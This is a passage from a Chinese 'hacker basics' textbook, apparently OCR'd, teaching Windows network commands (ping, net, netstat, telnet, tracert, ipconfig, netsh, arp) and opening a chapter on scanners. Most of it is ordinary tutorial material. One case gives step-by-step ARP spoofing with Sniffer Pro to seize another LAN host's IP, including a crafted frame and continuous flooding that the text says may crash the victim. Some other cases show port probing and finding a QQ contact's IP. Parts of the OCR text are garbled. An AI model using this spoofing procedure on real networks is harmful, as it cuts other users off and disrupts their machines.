Pinging 172.16.78.1 with 32 bytes of data:

Reply from 172.16.78.1: bytes=32 time=175ms TTL=64
Reply from 172.16.78.1: bytes=32 time=179ms TTL=64
Reply from 172.16.78.1: bytes=32 time=181ms TTL=64
Reply from 172.16.78.1: bytes=32 time=133ms TTL=64

Ping statistics for 172.16.78.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 133ms, Maximum = 181ms, Average = 166ms

C:\Documents and Settings\pcn>
```

如果路由器没有响应,必须检查和配置网关路由器,让其为本局域网内部的机器提供接入和转发服务。

如果不知道网关路由器地址,可以通过ipconfig命令来获得。

(4) ping远程服务器IP和ping远程服务器域名

ping远程服务器IP可以确定网关转发是否正常,如果ping正确返回,表明用户能够成功访问Internet。这里以新浪网一台服务器的IP地址(202.112.8.2)为例,如果正常就出现如下图所示的“Reply from”、“bytes”、“time”、“TTL”四个字段。

```
C:\Documents and Settings\Administrator>ping 202.112.8.2

Pinging 202.112.8.2 with 32 bytes of data:

Reply from 202.112.8.2: bytes=32 time=320ms TTL=56
Reply from 202.112.8.2: bytes=32 time=318ms TTL=56
Reply from 202.112.8.2: bytes=32 time=319ms TTL=56
Reply from 202.112.8.2: bytes=32 time=324ms TTL=56
```

如果不能ping通,则出现如下图所示的“Request timed out(响应超时)”字样。

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\pcn>ping 202.112.8.2

Pinging 202.112.8.2 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 202.112.8.2:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Documents and Settings\pcn>
```

教你一招



如果ping一台特定的远程服务器IP失败,可能是由于远程服务器本身的问题。可以尝试ping其他的远程机器,来确定用户是否真正能访问Internet。

ping远程服务器IP正常以后,则尝试ping远程服务器的域名。以www.sina.com.cn为例,如下图所示。

```
C:\Documents and Settings\Administrator>ping www.sina.com.cn


Pinging jupiter.sina.com.cn [202.112.8.2] with 32 bytes of data:

Reply from 202.112.8.2: bytes=32 time=314ms TTL=56
Reply from 202.112.8.2: bytes=32 time=311ms TTL=56
Reply from 202.112.8.2: bytes=32 time=317ms TTL=56
Reply from 202.112.8.2: bytes=32 time=317ms TTL=56

Ping statistics for 202.112.8.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 311ms, Maximum = 317ms, Average = 314ms
```

如果能正常通信,表明本机的DNS配置设置正确。DNS的设置可以简单通过Windows提供的

TCP/IP网络配置图形界面来设置,设置的方法在前面已经讲述过了,这里不再重复阐述,也可以通过netsh命令来设置。



如果ping不成功,表明系统DNS设置错误。只需将DNS设置到可以访问的最近的DNS服务器,就可以使网络通信恢复正常。

1.3.2 net和netstat命令

1. 命令介绍

net命令是Windows设置和控制IP网络的高级命令。许多Windows服务器的网络命令都以net开始。

netstat顾名思义就是一种显示网络状态的工具。它用于显示与IP、TCP、UDP和ICMP协议相关的统计数据,一般用于检验本机各端口的网络连接情况。

通过netstat命令可以很快获取当前计算机上所有的TCP连接的状态,并查看他们使用了那些端口。也可以查看计算机上的UDP协议占用了那些端口。如果计算机感染了木马病毒,木马程序会打开系统后门,也就是打开某些TCP或者UDP端口和互联网上其他机器进行通信。如果掌握了netstat命令的用法,就可以比较轻松地监控计算机的网络通信,对一些致命木马和病毒的攻击能够提前发现,提前预防。


2. 使用方式图解

net命令的使用都是在net后面跟命令的参数,键入net后,再空格,然后键入参数。net命令的

功能十分强大,内部命令也特别多,可以通过查询语法帮助来正确使用命令。

net命令有一些公共属性:

通过键入“net/?”可查阅所有可用的net命令,如下图所示。




通过键入“net help”命令可在命令行中获得 net 命令的语法帮助。例如,要得到 net accounts 命令的帮助,请键入 net help accounts,如下图所示。



所有net命令接受选项/yes和/no(可缩写为/y和/n)。

net stat命令的使用也是直接在命令后跟命令的参数。直接键入net stat,获得当前用户的所有网络连接,如下图所示。



获取当前用户的所有网络连接

下面介绍一些经常使用的net命令的用法:

(1) net config

作用:显示当前运行的可配置服务,或显示并修改某项服务的设置。

格式:net config service options

参数:

1) 键入不带参数的net config显示可配置服务的列表。

2) service通过netconfig命令进行配置的服务(server或workstation)。

3) options服务的特定选项。

例:net config workstation注释:了解本机的配置信息,如下图所示。



(2) net send

作用:向网络的其他用户、计算机或通信名发送消息。

命令格式:Net send{name}*[/domain[:name]]/users}message

有关参数说明:

1) name要接收发送消息的用户名、计算机名或通信名

2) *将消息发送到组中所有名称

3) /domain[:name]将消息发送到计算机域中的所有名称

4) /users将消息发送到与服务器连接的所有用户

5) message作为消息发送的文本

例:向本机所在的域内所有主机发送一条“I have sen tyou a message”的消息,只需要输入命令:net send*“I have sent you a message”。

这里符号“*”表示向域内所有机器广播发送消息,如下图所示。

```
C:\Documents and Settings\Administrator>net send * "I have sent you a message"
The message was successfully sent to domain WORKGROUP.
```

收到这条消息的主机立即在屏幕上弹出窗口,内容为刚才键入的“I have sent you a message”,如下图所示。



教你一招



要发送和接收消息必须首先运行信使服务。可以用netstartmessenger命令打开信使服务。

(3) netstart/net stop

作用:net start用于启动服务,或显示已启动服务的列表。Net stop用于停止系统的某个网络服务。

例:键入不带参数的net start显示正在运行服务的列表,如下图所示。



(4) net statistics

作用:显示本地工作站或服务器服务的统计记录。


命令格式:net statistics [workstation|server]

参数介绍:

1) 键入不带参数的net statistics列出其统计信息可用的运行服务,如下图所示。

2) workstation显示本地工作站服务的统计信息。

3) server显示本地服务器服务的统计信息。



(5) net share

作用:创建、删除或显示共享资源。

命令格式:net shareshar ename=drive:path[/

第1章 黑客基础知识

users:number[/unlimited][remark:"text"]

参数介绍:

1) 键入不带参数的netshare显示本地计算机上所有共享资源的信息,如下图所示。

2) sharename是共享资源的网络名称。

3) drive:path指定共享目录的绝对路径。

4) /users:number设置可同时访问共享资源的最大用户数。

5) /unlimited不限制同时访问共享资源的用户数。

6) /remark:"text"添加关于资源的注释,注释文字用引号引住。



(6) net continue

作用:重新激活挂起的服务。

命令格式:net continue service

例:net continue server,如下图所示。

```
C:\Documents and Settings\appletung>net continue server
Server 服务已成功继续运行。
```

(7) net time

作用:使计算机的时钟与另一台计算机或域的时间同步。

命令格式:net time[\\computername[/domain[:name]]/set]

参数介绍:

1) \\computername要检查或同步的服务器名。

2) /domain[:name]指定要与其时间同步的域。


3) /set使本计算机时钟与指定计算机或域的时钟同步。

例:显示名为“\\dtq-03-1”的计算机的时间,如下图所示。



(8) netstat -a/-n

作用:-a参数获得机器当前的所有网络连接,包括当前用户的连接、其他用户的连接和系统进程的连接,如下图所示。




(9) netstat -b

作用:显示当前打开的端口正被那个应用程序占用,如下图所示。



(10) netstat -r

作用:显示本机的路由表,如下图所示。




(11) netstat -s

作用:按照各个协议分别显示其统计数据,如下图所示。



(12) netstat-n

作用: -n参数要求netstat不对IP地址进行DNS域名解析,即直接以IP地址的形式显示连接的机器,如下图所示。



3.使用实例

【案例1-3】追踪恶意骚扰的IP地址

经常上网的人一般都使用QQ的。有时候我们会被一些讨厌的陌生人骚扰,想投诉却又不知从和下手。其实,我们只要知道对方的IP,就可以向他所属的ISP投诉了。

但怎样才能通过QQ知道对方的IP呢?一种方式是安装QQ的外挂或者显IP地址的版本,但即使是这样,由于各种原因,有时候也不能显示出对方的IP地址(特别是当对方隐身或通过服务器中转时)。

另一种方法是使用netstat命令,我们只需要通过netstat就可以很方便的做到这一点。

其操作步骤如下:

当他通过QQ或其他的工具与我们相连时(例如我们给他发一条信息或他给我们发一条信息),我们立刻在命令行输入界面下输入netstat-bn或netstat-ba就可以看到对方上网时所用的IP或ISP域名了,甚至连所用端口都完全暴露了。加参数-b的目的是显示当前打开的端口正被哪个应用程序所占用,这样就方便我们确定QQ.exe程序占用的端口,也就容易找到对方目前在那个连接了。如下图所示,此时发送QQ消息的对方IP地址

为:211.83.125.65。



netstat还经常用于网络流量的统计。有人使用netstat的-s和-e参数编写了一些统计软件,对计算机的网络接口进行24小时监控,并记录日志。如果发现某些时刻访问量特别大,并且全部是一些短小的TCP报文(例如大量很小的SYN报文),则机器很可能在这些时候受到了DOS攻击。还可以使用netstat-an命令记录下这些攻击的源地址,以便日后处理或投诉。

1.3.3 telnet和ftp命令

1.命令介绍

telnet命令用于Internet的远程登录。它可以使用户坐在已上网的电脑键盘前通过网络进入的另一台电脑已上网的电脑,使它们互相连通,这种连通可以发生在同一房间里面的电脑或是在世界各范围内已上网的电脑。习惯上来说,被连通计算机,并且为网络上所有用户提供服务的计算机称之为服务器(Servers),而自己在使用的机器称之为客户机(Customer)。一旦连通后,客户机可以享有服务器所提供的一切服务。用户可以运行通常的交互过程(注册进入,执行命令),也可以进入很多的特殊的服务器如寻找图书索引,网上不同的主机提供的各种服务都可以被使用。

FTP命令是Internet用户使用最频繁的命令之一,不论是在DOS还是UNIX操作系统下使用FTP,都会遇到大量的FTP内部命令。熟悉并灵活应用FTP的内部命令,可以大大方便使用者,并收到事半功倍之效。

2.使用方式图解

telnet命令的使用也是在telnet后面跟命令的参数。直接键入telnet,则进入telnet的命令行模

式,如下图所示。在此命令行模式中,可以使用遵循telnet客户端规范的客户端命令和服务器进行互操作。

```

Welcome to Microsoft Telnet Client
Escape Character is 'CTRL+]'
Microsoft Telnet> ?
Commands may be abbreviated. Supported commands are:
c      - close                close current connection
d      - display              display operating parameters
o      - open hostname [port] connect to hostname (default port 23).
q      - quit                 exit telnet
set    - set                  set options (type 'set ?' for a list)
send   - send                 send strings to server
st     - status               print status information
unset  - unset                 unset options (type 'unset ?' for a list)
?/h    - help                 print help information
Microsoft Telnet>

```

FTP命令的使用也是在FTP后面跟命令的参数。

命令格式:ftp[-v][-d][-i][-n][-g][-sfilename]
[-a][-wwindow size][computer]

-v不显示远程服务器响应

-n禁止第一次连接的时候自动登录

-i在多个文件传输期间关闭交互提示

-d允许调试、显示客户机和服务器之间传递的全部ftp命令

-g不允许使用文件名通配符,文件名通配符的意思是说允许在本地文件以及路径名中使用通配字符

-sfilename指定包含ftp命令的文本文件。在ftp命令启动后将自动运行这些命令。在加的参数里不能有空格。

-a绑定数据连接时,使用何的本地端口

-wwindow size忽略默认的4096传输缓冲区

computer指定要连接的远程计算机的ip地址

例:尝试连接IP地址为211.83.125.22的计算机,如下图所示,没有连接上,出现了错误,可能是对方未开机或者其他原因。

```

命令提示符 - FTP 211.83.125.22
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1995-2004 Microsoft Corp.

G:\Documents and Settings\Administrator>FTP 211.83.125.22
> ftp: connect :未知错误号
ftp>


```

3.使用实例

【案例1-4】telnet登录远程机器


要telnet到一台远程机器,直接键入:telnet机器域名(或IP地址)就可以了。例如,使用telnet登录四川大学BBS系统已经知道四川大学BBS的机器域名为bbs.scu.edu.cn,则要telnet登录四川大学BBS就只需要键入

telnetbbs.scu.edu.cn,如下图所示。



【案例1-5】探测远程机器的某一端口状态

黑客使用telnet命令恐怕不仅是用来登录BBS系统。其实,telnet命令最关键的用法是探知远程服务器的某一端口是否处于打开状态,具体操作如下图所示。



Step 1 探知远程机器www.scu.edu.cn的80端口

Step1 要探知远程服务器www.scu.edu.cn的80端口是不是打开的,键入命令:telnetwww.scu.edu.cn80如果出现黑屏或者一些类似服务器软件的提示信息,表明该端口是打开的。

```

G:\Documents and Settings\Administrator>telnet www.scu.edu.cn 8080
Connecting To www.scu.edu.cn...Could not open connection to the host, on port
8080: Connect failed

```

Step 2 telnet到特定主机的一个特定端口

Step2 要探知远程服务器www.scu.edu.cn的8080端口是不是打开的,键入命令:telnet www.scu.edu.cn8080,如果出现了“Could not open connection to the host, on port8080:Connectfailed”等字样,说明该端口目前是关闭的。

利用telnet的这一特性,有经验的黑客就编写出一些所谓“端口扫描”程序。其实,简单的端口

教你一招



ICMP是网络报文控制协议的缩写,主要用于协助IP通信报文进行差错控制和检测。ping和tracert命令都是使用ICMP协议的通信原理来获得信息的。笔者自己开发了一个图形界面的ping和tracert实用程序,并将源代码附在本书光盘中供读者使用和研究。

3.使用实战

tracert一般用来检测故障的位置。如果ping某台计算机不能ping通,可能是中间网络故障所致。这时可以用tracert命令检测通信路径上是哪个环节上出了问题,如果tracert失败,可以使用命令输出来帮助确定哪个中介路由器转发失败或耗时太多,为我们解决问题指出方向。

【案例1-7】举例实际分析tracert命令输出

本例中,数据包必须通过两个路由器(10.0.0.1和192.168.0.1)才能到达主机172.16.0.99。主机的默认网关是10.0.0.1,192.168.0.0网络上的路由器的IP地址是192.168.0.1。键入tracert 172.16.0.99-d命令后显示结果如下:

```
C:\>tracert 172.16.0.99-d
```

```
Tracing route to 172.16.0.99 over a maximum of 30 hops
```

```
12s3s2s10,0,0,1
```

```
275ms83ms88ms192.168.0.1
```

```
373ms79ms93ms172.16.0.99
```

```
Trace complete.
```

【案例1-8】使用tracert命令确定数据包在网络上的停止位置

本例中,默认网关确定192.168.10.99主机没有有效路径。这可能是路由器配置的问题,或者是192.168.10.0网络不存在(错误的IP地址)。键入命令tracert 192.168.10.99后显示结果如下。

```
C:\>tracert 192.168.10.99
```

```
Tracing route to 192.168.10.99 over a maximum of 30 hops
```

```
110.0.0.1 reports: Destination net unreachable.
```

```
Trace complete.
```

1.3.5 ipconfig命令

ipconfig命令主要用来显示当前系统的TCP/IP配置。

1.使用方式图解


直接键入ipconfig,可以显示机器当前的IP地址,子网掩码和网关IP,如下图所示。“IPAddress”是机器当前的IP地址。“SubnetMask”是子网掩码,“DefaultGateway”是默认网关的IP。



2.使用实战

【案例1-9】用ipconfig命令获知MAC地址

键入ipconfig/all则显示出更多额外信息,如下图所示。现在利用ipconfig/all获得计算机的MAC地址、网卡名、DNS设置,获得MAC地址十分有用。当IP地址变化时MAC地址时唯一的,能标识计算机。



在上例,计算机的MAC地址是00-14-2A-9D-0E-CD,使用“UIAPCI10/100MbFastEthernetAdapter”型号的网卡,DNS设置为“61.139.2.69”。

【案例1-9】判断是否向DHCP服务器租用IP地址

ipconfig/release和ipconfig/renew这是两个附加选项,只能在向DHCP服务器租用其IP地址的计算机上起作用,在非DHCP服务器的计算机上

务器,netsh实用程序也可以将配置脚本保存在文本文件中。

netsh实用程序是一个外壳,它通过附加的“Netsh帮助DLL”,可以支持多个Windows2000组件。“netsh帮助DLL”提供用来监视或配置特定Windows2000网络组件的其他命令,从而扩展了netsh的功能。每个“netsh帮助DLL”都为特定的网络组件提供了一个环境和一组命令。每个环境中都可以有子环境。例如,在路由环境中存在子环境IP和IPX,它们将IP路由和IPX路由命令集中在一起。

2.使用方式图解

netsh有自己的命令行接口(CLI),直接键入netsh就进入netsh的命令行接口,如下图所示。



netsh接口采用目录树的命令组织方式,将大多命令以树节点的方式组织起来。要访问interface命令节点,直接在根下面键入interface。要返回上级目录,则键入“.”号。

3.使用实战

netsh可以设置几乎所有的主机网络相关配置。这里使用netsh配置网卡IP地址,网络掩码,网关地址和DNS服务器信息。

【案例1-13】使用netsh配置网络参数

下表列出了主机需要配置的TCP/IP信息:

主机需要配置的TCP/IP信息

IP地址	211.83.125.65
子网掩码	255.255.254.0
网关地址	211.83.125.254
网关跳数	1
获取IP地址方式	静态获取
DNS服务器地址	202.112.14.151

打开DOS命令行,配置过程如下图所示。



教你一招



配置完毕后,可以立即使用dump命令对当前配置进行查看。


1.3.8 arp命令

1.命令介绍

arp命令用于显示和设置系统的物理地址表(ARPTable)中的信息,也是功能强大、比较常用的命令。

2.使用方式图解

arp命令的使用也是在arp后跟命名的参数,直接键入arp后回车将显示arp命令的所有的语法,如下图所示。



键入arp-a显示系统MAC表中的记录,如下图所示。

```
C:\Documents and Settings\Administrator>arp -a

Interface: 211.83.98.85 --- 0x20002
Internet Address      Physical Address      Type
192.168.5.100         00-90-4b-26-1b-2c     dynamic
211.83.98.1           00-0d-66-93-4c-0a     dynamic
211.83.98.2           00-90-27-1a-67-e7     dynamic
```

arp-d命令删除所有系统MAC表中的记录。

arp-s命令可以手动添加静态MAC记录。例如,IP为218.194.63.1的机器MAC地址为00-0b-bd-07-2b-00,如下图所示,则相应的命令是:arp-s218.194.63.100-0b-bd-07-2b-009。

```
C:\Documents and Settings\appling>arp -s
Interface: 218.194.63.9 --- 0x20002
Internet Address      Physical Address      Type
218.194.63.1          00-0d-bd-07-2b-00     dynamic

C:\Documents and Settings\appling>arp -s 218.194.63.1 00-0b-bd-07-2b-00

C:\Documents and Settings\appling>arp -a

Interface: 218.194.63.9 --- 0x20002
Internet Address      Physical Address      Type
218.194.63.1          00-0d-bd-07-2b-00     static
218.194.63.32         00-2b-ed-30-e1-41     dynamic

C:\Documents and Settings\appling>arp -d

C:\Documents and Settings\appling>arp -a

Interface: 218.194.63.9 --- 0x20002
Internet Address      Physical Address      Type
218.194.63.1          00-0d-bd-07-2b-00     dynamic

C:\Documents and Settings\appling>_
```

3.使用实战

arp命令是黑客经常使用的命令。arp命令可以添加静态MAC表项,这就使得黑客可以使用arp命令进行arp欺诈。

【案例1-14】使用arp命令测试局域网中的计算机是安装了防火墙还是关机。

如果ping一台局域网的计算机,返回的信息是“Requesttimedout.”,可能是对方已经关机,也可能是对方安装了防火墙,防火墙规则禁止ICMP报文的产生和接收。我们如何来区分究竟是对方机器安装了防火墙,还是对方机器关机了呢?具体操作如下图所示。

```
C:\Documents and Settings\Administrator>ping 211.83.98.121

Pinging 211.83.98.121 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 211.83.98.121:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Documents and Settings\Administrator>arp -a
```

Interface: 211.83.98.85	Physical Address	Type
Internet Address	00-90-4b-26-1b-2c	dynamic
211.83.98.1	00-0d-66-93-4c-0a	dynamic
211.83.98.2	00-90-27-1a-67-e7	dynamic
211.83.98.121	00-0f-3d-80-6b-d9	dynamic

Step1 使用Ping命令

Step 2 使用命令

- Step1 首先使用ping命令,得到“Requesttimedout.”。
- Step2 使用arp-a命令,如果在arp表中的“InternetAddress”下有对对方机器IP地址的记录,则说明对方并未关机,是“活着”的。

【案例1-15】使用arp命令进行arp欺诈攻击


在局域网中,如果使用一个已经被别人占用的IP地址,则配置网卡时,Windows操作系统将弹出一个对话框,提示刚配置的静态IP地址已经被网络上其他计算机占用,即不允许我们使用该IP地址,如下图所示。



事实上,在静态配置IP地址的局域网内,对于同样一个IP地址,谁先开机,谁就有优先使用


的权利;后开机的机器可以通过攻击手段抢占IP地址。如:后开机的计算机(A机)不断发送伪造的ARP报文,使路由器的ARP记录指向A;而先开机的计算机(B机)长期不能获得路由器的转发服务,也就不能上网,这样B机的用户就会考虑更换其IP地址。当B机更换IP地址后,A机便可以合法使用B机以前的IP,达到抢占IP的目的。

接下来,我们综合利用SnifferPro软件和命令行方式下的arp、ping等命令来学习如何在局域网中抢占IP。



Step1 搭建试验环境


先来搭建一个试验环境,如下图所示,假设局域网网段范围211.83.98.0-211.83.98.127,网关路由器的IP地址为211.83.98.1。网络中已经有一台计算机使用IP为“211.83.98.3”的地址。我们的计算机后开机,不能将IP地址设置为211.83.98.3。



- Step2 记录本机(计算机A)的MAC地址
在cmd.exe命令行模式下,输入命令
ipconfig/all,记录本机MAC地址为
“50-78-4C-6B-28-D3”。
- Step3 记录计算机B的MAC地址,在cmd.exe命令行模式下,输入命令:
ping211.83.98.3
arp-a

获得IP地址为211.83.98.3的计算机的MAC地

址为“50-78-4c-71-53-ad”。




Step3 设置Sniffer Pro的抓包过滤器只抓取ARP报文

Step4 使用SnifferPro软件产生ARP欺骗报文

首先将SnifferPro的抓包过滤器设置为只抓取ARP报文，如下图所示。

用SnifferPro软件任意抓取局域网中一些ARP报文，选择其中一个，进行解码分析，如下图所示。



ARP报文分为ARP请求和ARP响应。在上图中容易看到ARP报文格式中包含源/目的物理地址字段，源/目的IP地址字段。这四个字段在ARP报文中的具体位置如下表所示。

四字段在ARP报文中的位置


地址	所在位置(从报文头开始的字节)
源物理地址	23-28
源IP地址	29-32
源物理地址	33-38
源物理地址	39-42

正是要修改这四个字段，达到欺骗路由器的目的。

在解码窗口中选择的ARP报文上单击鼠标右键，选择“SendCurrentFrame”。弹出“SendCurrentFrame”窗口。改变该ARP报文的四个地址字段的值，构造如下图所示的ARP报文。

```
0000: ff ff ff ff ff ff 00 0d 66 93 4c 0a 08 06 00 01 | .....f.L....
0010: 08 00 06 04 00 01 50 78 4c 6b 28 43 d3 53 62 03 | .....P.Lk(...Sb.
0020: 50 78 4c 71 53 ad 43 53 62 01 00 00 00 00 00 00 | .....P.LqS...Sb.....
0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
```

在“SendCurrentFrame”窗口中选择“Send”方式为“Continuously”，“SendType”是“100%ofnetwork”，单击确定开始产生ARP欺骗报文，如下图所示。



Step5 将本机（计算机A）的IP修改为计算机B的IP。

Step6 执行之后，计算机B已经不能正常上网了。由于选择了“Continuously”模式，很可能导致计算机B直接死机（对计算机B的破坏相当严重）。SnifferPro发送一段时间后，将本机IP修改为计算机B的IP，就完成抢占IP地址的全部工作了。

1.4 本章习题

一、填空题

1.“黑客”一词是由英语_____英译出来的，是指_____。

2.黑客常用的攻击手法主要有_____、_____、_____。

二、简答题

- 简述Ping命令的原理及作用。
- 简述telnet和ipconfig的原理及作用。

三、练习题

- 使用Ping命令检测本机的网络情况。
- 使用arp查看自己的Mac。

第 2 章

扫描、嗅探与欺骗防范

重点讲解

- 扫描与反扫描
- 嗅探器
- 网络欺骗

黑客通常都是通过扫描探测来发现计算机的漏洞,本章主要介绍一些常用的扫描器、嗅探工具,最后介绍了网络欺骗。本章是黑客常用的手段,属于必备掌握的知识。

本章导读

2.1 扫描与反扫描工具

黑客首先要通过扫描来确定一台计算机作为攻击对象,然后通过一些扫描探测发现一台计算机主机的漏洞,然后才对此漏洞展开攻击,扫描的重要性显而易见。

2.1.1 MBSA检测Windows系统

微软基准安全分析器(Microsoft Baseline Security Analyzer,简称MBSA)是微软专门为Windows 2000和Windows XP准备的安全分析工具。由于Windows 2000和Windows XP被广泛应用于许多互联网上的站点,几乎每个星期都有新的漏洞被发现。这些漏洞常被计算机病毒和黑客们用来非法入侵计算机,进行大肆破坏。虽然微软会及时发布修补程序,但是发布时间是随机的,而且这些漏洞会因Windows软件版本的不同而发生变化,这就使得完全修补所有漏洞成为每个Windows用户的头号难题。因此微软特意为这两种系统准备了MBSA。

了解了什么是MBSA以后就可以开始检测一下自己的系统了,首先下载一个MBSA,下载完成后根据提示安装,安装完成后进入主界面,

如下图所示。

扫描一个计算机



在主界面中可以看到MBSA可以选择“扫描一个电脑”或者“扫描一批电脑”。

在这里以扫描自己的电脑为例,在主界面中选择“扫描一个电脑”,选择好以后进入扫描设置界面,如下图所示。由于是扫描本机,所以在设置的时候按照默认设置就可以了。

按照默认设置,直接单击“开始扫描”,MBSA就开始扫描系统中的漏洞了,扫描完成后就能看见系统中存在的漏洞了。



当扫描完成以后就可以查看系统中的漏洞了,如下图所示。




在扫描结果中可以看到系统中存在那些漏洞,并且还有解决办法,大家按照上面的解决办法就可以解决这些漏洞了。

2.1.2 极速漏洞扫描器

